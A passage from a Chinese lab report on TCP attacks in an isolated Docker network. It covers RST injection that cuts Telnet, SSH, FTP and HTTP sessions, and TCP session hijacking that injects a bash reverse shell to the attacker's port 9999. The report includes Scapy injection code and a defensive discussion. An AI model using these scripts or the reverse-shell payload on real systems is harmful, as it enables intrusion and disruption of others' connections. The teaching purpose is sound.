


图 25 TCP 重置期间，正常服务器 Telnet 可用，受害者服务器连接被重置

SSH 的结果与 Telnet 一致：正常服务器仍可登录，而连接受害者服务器时出现 Connection reset by 192.168.4.105，如图 26 所示。




图 26 TCP 重置期间，正常服务器 SSH 可用，受害者服务器连接被重置

FTP 对照中，正常服务器仍能完成登录和目录查询；受害者服务器的控制连接则返回 421 Service not available 并关闭。Attacker 终端同时记录到发往受害者 FTP 端口 21 的 RST 报文，如图 27 所示。




图 27 TCP 重置期间，正常服务器 FTP 可用，受害者服务器 FTP 连接关闭

6.4.2 HTTP 下载及响应时序

在 HTTP 的攻击测试中，为了使攻击效果更显著，这里在两个 Server 上都上传了大小为 8MB 的数据文件，使用 HTTP 从服务器下载文件，大约需要 32s 左右的时间，足够充分体现攻击效果。首次 HTTP 测试中，受害者服务器返回的页面大小为 10 671 字节。虽然 Attacker 已经发送 RST，User 仍收到了完整页面，curl 返回状态为 0，如图 28 所示。这表明对于传输很快结束的小响应，RST 可能在下载完成后才到达，因而未能中断该次请求。




图 28 小型 HTTP 响应在 RST 生效前完成传输

为观察持续时间更长的连接，随后使用限速方式下载约 8 MiB 的测试文件。攻击

前，User 从两台服务器下载该文件均得到 HTTP 200，并完整收到 8 388 608 字节，如图 29 所示。




图 29 攻击前，User 均能完整下载两台服务器提供的测试文件

启动 RST 监听后，正常服务器的下载仍完整结束，curl 返回状态为 0；从受害者服务器下载时，连接被重置，只收到 2 725 685 字节，curl 返回状态为 56。对照结果和 Attacker 的 RST 发送记录见图 30。




图 30 限速 HTTP 下载时，受害者服务器连接中断，正常服务器下载完成

6.5 停止攻击后的恢复验证

停止 Attacker 上的监听脚本后，再次从受害者服务器下载同一测试文件。User 收到完整的 8 388 608 字节，curl 返回状态为 0，说明停止发送伪造 RST 后，受害者服务器的 HTTP 连接恢复正常，如图 31 所示。




图 31 停止 RST 监听后，受害者服务器的完整 HTTP 下载恢复

7 实验四：TCP 会话劫持

7.1 实验环境与网络拓扑

本实验在 WSL2 的 Docker Compose 隔离网络中完成。User、Attacker 和 Victim Server 分别位于三个网段，路由器开启 IPv4 转发，并将 User 与 Victim Server 之间的流量镜像到 Attacker。各节点地址如表 9 所示，拓扑如图 32 所示。

表 9 TCP 会话劫持实验的实际网络配置

节点	网段侧	IPv4 地址	默认路由
Attacker	攻击者网段	192.168.2.100/24	192.168.2.10
User	用户网段	192.168.3.100/24	192.168.3.10
Router	攻击者侧	192.168.2.10/24	–
Router	用户侧	192.168.3.10/24	–
Router	服务器侧	192.168.4.10/24	–
Victim Server	服务器网段	192.168.4.105/24	192.168.4.10




图 32 TCP 会话劫持实验拓扑

7.2 建立正常 Telnet 会话

首先在 User 上连接受害者服务器的 Telnet 服务并以实验账户 lab 登录：

Listing 22 User 登录 Victim Server 的 Telnet 服务

```
telnet 192.168.4.105 23
```

登录成功后，User 获得服务器的交互式命令行。攻击前的终端结果见图 33。




图 33 攻击前，User 正常登录受害者服务器的 Telnet 会话

7.3 监听会话并注入 TCP 数据

在 Attacker 上启动 TCP 端口 9999 的监听程序，再运行 Scapy 会话劫持脚本。脚本过滤从 192.168.4.105:23 发往 192.168.3.100 的 Telnet 流量；检测到服务器发来的、包含数据的 ACK 报文后，记录其 TCP 序列号、确认号及负载长度。为减少 Telnet 回显等连续报文造成的干扰，脚本等待服务器报文间隔 1.5 秒后再构造一个注入报文，最长等待时间为 60 秒。

脚本将注入报文的源、目的 IP 与端口设置为原会话的反向方向，并设置 PA 标志。注入序列号取捕获报文的 ACK；注入确认号取捕获报文的序列号加负载长度，并按 32 位序号空间取值。核心代码如下：

Listing 23 根据捕获的 Telnet 报文构造一次 TCP 会话注入

```
SPOOFED_PAYLOAD = (
    b"\n/bin/bash -i > /dev/tcp/192.168.2.100/9999 "
    b"0<&1 2>&1\n"
)

observed_tcp = packet[TCP]
payload_length = len(bytes(packet[Raw].load))
injected_seq = int(observed_tcp.ack)
injected_ack = (
    int(observed_tcp.seq) + payload_length
) & 0xFFFFFFFF

forged_packet = (
    IP(src=USER_IP, dst=VICTIM_IP)
    / TCP(
        sport=int(observed_tcp.dport),
        dport=int(observed_tcp.sport),
        flags="PA",
        seq=injected_seq,
        ack=injected_ack,
    )
    / Raw(load=SPOOFED_PAYLOAD)
)
send(forged_packet, iface=INTERFACE, verbose=False)
```

运行期间，User 在已经建立的 Telnet 会话中输入 pwd 并回车，以产生新的 TCP 流量。Attacker 捕获服务器回显后，计算注入报文的序列号和确认号，并向受害者服务器发送包含反向连接命令的 TCP 数据。图 34记录了 Attacker 的监听器、捕获结果和注入状态。




图 34 Attacker 捕获 `Telnet` 报文并发送会话注入数据

7.4 反向连接与会话验证

注入成功后，Victim Server 主动连接 Attacker 的 9999 端口，Attacker 的 netcat 监听器显示收到来自受害者服务器的连接。随后在该会话中执行 `id`、`hostname`、`pwd` 和 `ifconfig`，结果分别表明当前身份为 `uid=1001(lab)`、主机名为 `server-1`、工作目录为 `/home/lab`，服务器接口地址为 `192.168.4.105`，如图 35 所示。

因此，注入的数据确实由受害者服务器上的 `Telnet` 登录账户执行，并建立了从受害者服务器返回 Attacker 的交互式 Shell。该 Shell 权限为实验账户 `lab`，而非 root。




图 35 反向连接后在受害者实验账户下核对身份、主机名和地址

8 实验讨论

8.1 实验现象与问题分析

实验一使用 ICMP、TCP SYN 和 UDP 探测发现了 `192.168.4.61`、`192.168.4.65` 和 `192.168.4.69` 三台隐藏主机；Nmap 在资产区发现 5 台存活设备，并识别出服务器 `192.168.4.105` 开放 `80/tcp`。主机发现用于确认有响应的设备，端口扫描则用于识别开放端口及服务。

实验二发送 30 个 SYN 时，开启和关闭 SYN Cookies 的两组测试均观察到 30 条 `SYN_RECV`，开启时 `TcpExtSyncookiesSent` 未增加。发送量提高到 500 后，两组最大观察值分别为 193 条（关闭）和 385 条（开启）；HTTP 检查均返回 `401 Unauthorized`。两轮测试的结果还受报文到达、连接超时和采样时刻影响；本次 500 次测试未记录 Cookie 计数器的前后变化。后续对比可同步记录 Cookie 发送计数、半连接状态和 HTTP 响应，以观察防护机制及服务状态。

实验三通过镜像流量读取 TCP 会话信息并构造 RST。攻击期间，受害者服务器 `192.168.4.105` 上的匹配连接被重置，正常服务器 `192.168.4.106` 保持可用；停止监听后，大文件下载恢复。小型 HTTP 响应在 RST 到达前已传输完成，体现了报文时序对攻击效果的影响。

实验四依据镜像报文中的 TCP 序列号和确认号，向既有 Telnet 会话注入数据。受害者服务器随后连接到 Attacker 的监听端口，身份检查显示执行权限为 `uid=1001(lab)`。实验呈现了 Telnet 会话在缺少加密和完整性保护时面临的数据注入风险，注入命令以原登录账户权限执行。

8.2 安全防护与改进思考

资产探测可通过网段划分和访问控制加以限制。面对 SYN 洪泛，可结合 SYN Cookies 配置、半连接状态、Cookie 发送计数及 HTTP 响应，观察防护机制和服务可用性。

RST 注入和会话注入都依赖攻击者观察会话流量并发送伪造报文，因此应保护流量镜像端口和路由设备，并在网络边界过滤来源地址异常的报文。应用层应停用 Telnet，改用 SSH 等加密协议；同时限制服务器不必要的出站连接，缩小反向连接可利用的范围。

A 附录：关键代码

A.1 实验三：TCP 连接重置脚本

实验三的脚本监听镜像到 Attacker 的受害者服务器响应报文，并依据其中的 TCP 确认号构造面向受害者服务器的 RST 报文。完整实现见代码清单 24。

Listing 24 实验三 TCP RST 注入脚本

```
#!/usr/bin/env python3
"""Inject TCP reset packets into victim-to-user connections in the lab."""

from scapy.all import IP, TCP, send, sniff


VICTIM_IP = "192.168.4.105"
USER_IP = "192.168.3.100"
ATTACKER_INTERFACE = "eth0"
CAPTURE_FILTER = (
    f"tcp and src host {VICTIM_IP} and dst host {USER_IP}"
)

reset_count = 0


def packet_callback(packet):
    """Send a forged client-side RST for each captured ACK-bearing packet."""
    global reset_count

    if not packet.haslayer(IP) or not packet.haslayer(TCP):
        return

    tcp_layer = packet[TCP]

    # The ACK number from the server packet is the expected client sequence.
    if not (int(tcp_layer.flags) & 0x10):
        return

    reset_packet = (
```

```
        IP(src=USER_IP, dst=VICTIM_IP)
        / TCP(
            sport=int(tcp_layer.dport),
            dport=int(tcp_layer.sport),
            flags="R",
            seq=int(tcp_layer.ack),
        )
    )

    send(reset_packet, iface=ATTACKER_INTERFACE, verbose=False)
    reset_count += 1

    if reset_count <= 10 or reset_count % 50 == 0:
        print(
            f"[+] Sent RST #{reset_count}: "
            f"{USER_IP}:{tcp_layer.dport} -> "
            f"{VICTIM_IP}:{tcp_layer.sport}, seq={tcp_layer.ack}",
            flush=True,
        )


def main():
    print("[*] TCP RST injection listener started.", flush=True)
    print(
        f"[*] Listening on {ATTACKER_INTERFACE} with filter: {
    CAPTURE_FILTER}",
        flush=True,
    )
    print(
        "[*] Start a TCP connection from the user container. Press Ctrl+C
    to stop.",
        flush=True,
    )

